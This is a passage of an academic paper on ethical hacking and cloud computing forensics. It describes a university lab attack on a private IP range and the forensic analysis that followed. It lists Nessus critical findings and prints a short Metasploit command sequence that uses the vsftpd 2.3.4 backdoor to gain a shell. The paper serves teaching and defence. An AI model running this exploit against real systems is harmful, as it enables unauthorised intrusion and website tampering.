3.5.3.1 Private

A private Cloud is used solely by a single organisation[48]. It holds all the advantages of Cloud Computing but is entirely managed by one entity (internal or external). This solution is generally used when businesses fear the externalisation of data.

3.5.3.2 Public

The Cloud is offered through internet by specialised businesses. For example DropBox, Amazon or Google. It has to be easily accessible through internet (Acissi, 2012).


3.5.3.3 Hybrid

Pricing of services being an important aspect, some businesses tend to be interested in creating their own Cloud, externalising some less important resources. A common example is hospitals which keep client's data inside their network but can externalize other resources.

3.5.4 Responsibility

A very intricate aspect of Cloud Computing, the responsibilities will be discussed in the legal aspects of the section Cloud Computing Forensics Challenges. Nevertheless, it is important to fully understand the different levels of responsibility affecting the vendor and the services delivered (Acissi, 2012).

[48] http://www.ibm.com/cloud-computing/what-is-cloud-computing.html (29.01.2016)



(Retrieved from https://www.crucial.com.au/)

The vendor responsibility is symbolised in red, user is blue. It is important to underline the fact that a user in a “Software as a Service” has less responsibilities than a user in an “Infrastructure as a Service”. Indeed, it is the fault of the user if, for example, a database is not secured enough.

4. Analysis – Characteristics to a hacker's journey


In this chapter a complete ethical hacking attack on a range of IP addresses is performed, based on the aforementioned literature review. Subsequently, the attack will be analysed through a security analyst's point of view by using cyber forensics.

The project has already been performed by the author for a Cyber Forensics' class in the Department of Computer and Systems Sciences in Stockholm, Sweden, before writing this paper.

4.1 The attack

On behalf of the CS2Lab in Stockholm, fifteen network addresses were provided. The aim was to discover and exploit vulnerabilities in these addresses. Ranging from 192.168.6.101 to 192.168.6.115, these addresses were scanned using the ethical hacking methodology. A reconnaissance scan using Nessus, Armitage and Ettercap[49] and the first results were already conclusive as seen on the Nessus Project Scan figure below.

Figure 37 – Nessus Project Scan



(Retrieved from the Vulnerability Analysis Report - VAR)

Nessus was only able to scan seven IP addresses. This could either mean that the other addresses were not functioning or blocked by a good firewall. Focus should then be put on the address 192.168.6.106. Six critical vulnerabilities have been detected with Nessus as seen in the next figure.

[49] Ettercap is also a sniffer tool, specialized in poisoning

Figure 38 – Nessus Critical Vulnerabilities

Severity	Plugin Id	Name
Critical (10.0)	10380	rsh Unauthenticated Access (via finger Information)
Critical (10.0)	25216	Samba NDR MS-RPC Request Heap-Based Remote Buffer Overflow
Critical (10.0)	33850	Unsupported Unix Operating System
Critical (10.0)	46882	UnrealIRCd Backdoor Detection
Critical (10.0)	55523	vsftpd Smiley Face Backdoor
Critical (10.0)	61708	VNC Server 'password' Password

(Retrieved from the Vulnerability Analysis Report - VAR)

A decision has been made to exploit the vsFTPd backdoor. vsFTPd is an FTP server betting on security[50]. By performing an Nmap scan in order to understand the flaw, the weakness becomes visible: vsFTPd version 2.3.4, which is an outdated version. The administrator forgot, or simply didn't care about updating his software.

Figure 39 – Nmap Project Scan

(Retrieved from the Vulnerability Analysis Report - VAR)

Metasploit was used to exploit this vulnerability (vsftpd_234_backdoor) and access the shell of the machine.

Figure 40 – vsFTPd 2.3.4 exploit

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
      ...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET <target-id>
msf exploit(vsftpd_234_backdoor) > show options
      ...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```

(Retrieved from https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor)

[50] https://security.appspot.com/vsftpd.html (29.01.2016)

This is just an example of an attack and of course more possibilities exist. Using this backdoor allowed the attacker to use the shell of the exploited machine and modify the already existing apache server in place, thereby modifying a website.

4.2 The forensics


Using the previous methodology, the forensic analysis was done on a .pcap[51] file captured during the attack. The size of the file was tremendous (it took a full week to capture), so it had to be separated due to the software incapacity to deal with such large files. Tshark, a tool to filter out interesting traffic was used. In this case, the attacking address was known so it wasn't difficult to separate the bad IP addresses but in case of spoofing, as seen in the anonymity section, it soon can get very difficult.

Analysing an attack can be a tremendous task, since a lot of parts must be analysed such as the server being attacked as well as the network. Therefore we have to mix digital forensics and cyber forensics.

One can search for example:

- the machine's logs and discover traces of activity.


Figure 41 – Server Log



(Retrieved from the Cyber Forensic Investigative Analysis Report - CFIAR)

- the network packets directly with Wireshark or NetworkMiner.

Figure 42 – Network Packets



(Retrieved from Cyber Forensic Investigative Analysis Report - CFIAR)


[51] A file extension for packet capture

Finding vulnerabilities is an easy task if the system is not secure enough. Administrators often fail to update their software, creating major loopholes. Logging tasks is a first defence line against attacks as we saw in the previous figures. If logging wasn't registered as .pcap or text files, a forensic analyst wouldn't be able to retrieve as much information and could not even tell to what extent the attack damaged the system.

5. Cloud computing forensic challenges

Various aspects of hacking and forensics have now been discussed. The purpose of this section is to outline the challenges and security issues in Cloud Computing services. This paper does not hold all the solutions to Cloud Computing Forensics as seen in the next figure. Nevertheless it should be an interesting introduction to the theoretical challenges cloud computing providers and Cyber Forensic analysts must face during the lifespan of a cyber-attack.

Figure 43 – NIST Mind Map for Cloud Forensics challenges



(Retrieved from (National Institute of Standards and Technology, 2014))

The titles below separate different technical issues themes featured by the Criminal Justice Information Services Division of the Federal Bureau of Investigation (Piguet, 2015).

5.1 Technical issues

5.1.1 Data transfer

The first concern when creating a Cloud Computing environment should be how data is transferred through the different services. Often businesses think that having a powerful authentication system is enough to maintain the security inside the Cloud, although data actually transits through the internet (in e-mails for instance). Therefore, any kind of data that circulates is subject to interception.

From an analyst's point of view, the data has to be constantly monitored, creating huge amounts of files. A cloud can also contain multiple entry and exit points decupling the

monitoring services and if it is not done correctly, a forensic analyst will never be able to find traces of an attack.

5.1.2 Data storage

The storage of data and backups is also a major concern in Cloud computing. Usually, the data is mixed through mutualised servers and due to unintended administrator errors a spillage of data can occur (Federal Bureau of Investigations, 2012). The data may frequently move across the Cloud, seriously complicating Cloud computing forensics.

Of course, the physical data is also at risk. If the servers sustain fire or other accidents (intentional or not) and the data is not backed up, the forensic analysts won't be able to do anything except try and recuperate damaged disks.

5.1.3 Trade-off

Businesses tend to follow the CIA model which is a trade-off between confidentiality, integrity and accessibility (Bishop, 2004). This could limit integrity and monitoring tools, since availability would be on equal terms. Instead of creating secure and robust systems, designers may be tempted to create an available system that may have some flaws. Nevertheless, it is a fairly good model to use in Cloud computing services.

Figure 44 – CIA model


(Created by the author)

5.2 Legal aspects

Vendor responsibilities towards clients in Cloud computing have previously been mentioned. These agreements are called Service Level Agreements (SLA) and are contracts between client and provider. These should be followed by concrete action in case of breach. Agreements should be well conceived because a potential hacker can use loopholes to share unlawful data through the network.

In case of a cyber-attack taking place from a Swiss location, the local law will apply and the hacker will be punishable under criminal law (article 3 and 4 of the Swiss penal law as shown in the next figure). What happens when a cyber forensic analyst has to explore data in order to incriminate a perpetrator? Nowadays, every country has a different and complicated law aimed at regulating Cloud computing. Even though international mutual legal assistance in criminal matters allowing international cooperation exists[52], it can get complicated very quickly. Special agent Cauthen of the Sacramento office in California, specialised in CC states that *"The most common option is to serve a search warrant on the cloud provider…"* (Piguet, 2015).

Figure 45 – Swiss Law for crime venue extract



– **Art. 3** 3. Conditions de lieu. / Crimes ou délits commis en Suisse

3. Conditions de lieu.

Crimes ou délits commis en Suisse

1 Le présent code est applicable à quiconque commet un crime ou un délit en Suisse.

2 Si, en raison d'un tel acte, l'auteur a été condamné à l'étranger et qu'il y a subi la totalité ou une partie de la peine prononcée contre lui, le juge impute la peine subie sur la peine à prononcer.

(Retrieved from https://www.admin.ch)

[52] Art. 351.1 of the Swiss penal code

6. Discussion

The discussion section reviews the important issues addressed in this paper and offers solutions for the future.

Hacking nowadays holds an important place in crime scenes. We have seen that there are numerous ways an ill-disposed or absent-minded administrator could corrode a system. Ethical hacking was presented as a means to penetrate vulnerable structures and document it.

A solution would be to implement more ethical hacking businesses to alert to the need to secure systems. Governments could mandate ethical hackers to proof-test networks and systems and audits could be made mandatory.

Anonymity is often linked to hacking as it allows a malicious perpetrator to remain hidden. This is a nightmare for computer forensics analysts.

To solve this problem, one could increase the surveillance through networks and proxies by monitoring logs and reinforce the purpose of identification. Management policies are a good remedy to prevent misuse of software.

Cloud computing is a recent ever-changing technology that still holds imperfections. It is very useful in the implementation of single logins for the use of multiple tools, but it lacks in the coordination of cyber security monitoring. Cloud computing forensics are the object of extensive challenges simply in terms of law.

A utopic solution would be to create one single international law for internet and Cloud computing, thereby unifying the rules around the world and facilitating the access for digital forensics (Piguet, 2015). Unfortunately, it will have to start by raising awareness of Service Level Agreements. The creation of a general framework to help businesses build their SLA's is a first good approach. The use of models, such as McKemmish and CIA can help in capturing data in Cloud computing environments for forensic purposes.

7. Conclusion

This paper answers the questions "*how does a hacker operate?*" and "*why is cloud computing forensics so difficult to implement?*".

It is generally believed that hacking implies setting up a software and executing it. Sometimes that may work. However, numerous other aspects of hacking have been described in this paper. We are describing the characteristics of anonymity and hacking tools in order to understand the operational mind-set of an ill-disposed programmer. New anti-forensics tools are created every day and the use of proper frameworks is essential for keeping the integrity of an analysis.

We describe the hacking process and its counterpart, the comprehensive analysis of it. The question remains that we cannot really determine if a system is ever secure enough.

Some challenges of Cloud computing were presented in order to discuss the major concerns in analysing the Cloud computing environment. Using both legal and technical approaches it shall be concluded that it is the absence of mutual understanding that is responsible for some of the huge obstruction to investigations in the Cloud computing environment.

In order to overcome some of these challenges, one would have to conduct future analysis on acquiring data before entering the Cloud, to relieve the burden of constantly monitoring networks.

On the other hand, computer forensic analysts should have a legal background in order to accelerate the process of analysing Cloud computing environments, until such a time as a common law can be elaborated for the general use of systems in internet. Do we have to go as far as creating a special task force legally responsible all over the world only for defending digital systems?

References

(2015). Retrieved from Privacy tools: https://www.privacytools.io/

Acissi. (2012). *Sécurité informatique Ethical Hacking.* ENI.

Ayers, R., Brothers, S., & Wayne, J. (2014). *Guidelines on Mobile Device Forensics.*

Beaver, K. (2013). *Hacking for Dummies 4th Edition.* John Wiley & Sons, inc.

Biggs, S., & Vidalis, S. (2009). *Cloud Computing: The Impact on Digital Forensic Investigations.* Institute of Electrical and Electronics Engineers.

Birk, D., & Wegener, C. (2011). *Technical issues of Forensic Investigations in Cloud Computing Environments.* IEEE Sixth International Workshop.

Bishop, M. (2004). *Introduction to Computer Security.*

Broad, J., & Bindner, A. (2014). *Hacking with Kali.* Waltham USA.

Cardenas, E. D. (2003, 08 23). Mac Spoofing - An Introduction. *SANS institute*.

Casey, E. (2010). *Handbook of Digital Forensics and Investigation.* London.

Cauthen, J. (2014). *Executing Search Warrants in the Cloud.* Federal Bureau of Investigation.

CEI. (n.d.). *Ten Commandments of Computer Ethics*. Retrieved from Computer Ethics Institute: http://www.computerethicsinstitute.org/

Deep Web News Portal - Tor Onion URL Directories. (2015). Retrieved from The Hidden Wiki: http://thehiddenwiki.org/

Federal Bureau of Investigations. (2012). *Recommendations for Implementation of Cloud Computing Solutions.* Criminal Justice Information Services Division.

Goldberg, A. (2013). *WWW Proxy Servers and Cookies.*

Gomez-Urbina, A. (2013). *Hacking Interdit.*

Greenwald, G. (2014). *Why Privacy Matters.* Retrieved from Ted Talks: http://www.ted.com/talks/glenn_greenwald_why_privacy_matters

Hidden Wiki. (2015). Retrieved from Hidden Wiki in Deep Web: http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page

National Institute of Standards and Technology. (2014). *NIST Cloud Computing Forensic Science Challenges.* Draft NISTIR 8006.

NIST. (2013). *NIST Cloud Computing Standards Roadmap.*

Piguet, J. (2015). *Forensics in Cloud Computing.* Stockholm.

Pilli, E., Joshi, R., & Niyogi, R. (2010). Network Forensic Framework: Survey and Research Challenges. *ScienceDirect*.

Popov, O., Billard, D., Moradian, E., Rozi, K., & Bergman, J. (2015). Cyber Forensics Lecture Notes. Stockholm, Sweden.

Symantec. (2015). *Internet Security Threat Report .* Symantec.

Taz. (2015). *Safe-Harbour*. Retrieved from Parti Pirate: https://www.partipirate.ch/2015/10/06/la-cour-europeenne-de-justice-dit-niet-au-principe-de-safe-harbour-denonce-depuis-2-ans-deja-par-le-parti-pirate/

The Tor Network. (2015). Retrieved from The Tor Project: https://www.torproject.org

Websense. (n.d.). Retrieved from Websense: fr.websense.com

Websense Security Labs. (2015). *Rapport 2015 sur les menaces.*

Appendix: Acronyms

CC	Cloud Computing
CIA	Confidentiality, Integrity, Availability
CPU	Computer Process Unit
DDOS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
eDiscovery	Electronic Discovery
GPS	Global Positioning System
HTTP	Hypertext Transfer Protocol
IaaS	Infrastructure as a Service
IDS	Intrusion Detection System
IoT	Internet of Things
IP	Internet Protocol
IPSec	Internet Protocol Security
IRC	Internet Relay Chat
MAC	Media Access Control
MSTSC	Microsoft Terminal Services Client
NFAT	Network For Analysis Tools
NIC	Network Interface Controller

NSM	Network Security and Monitoring
OS	Operating System
PaaS	Platform as a Service
PPTP	Point to Point Tunneling Protocol
RAM	Random Access Memory
SaaS	Software as a Service
SLA	Service Level Agreement
SMB	Server Message Block
SSH	Secure Shell
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
URL	Uniform Resource Locator
VM	Virtual Machine
VPN	Virtual Private Network
WEP	Wired Equivalent Privacy
Wi-Fi	Wireless Fidelity
WPA	Wi-Fi Protected Access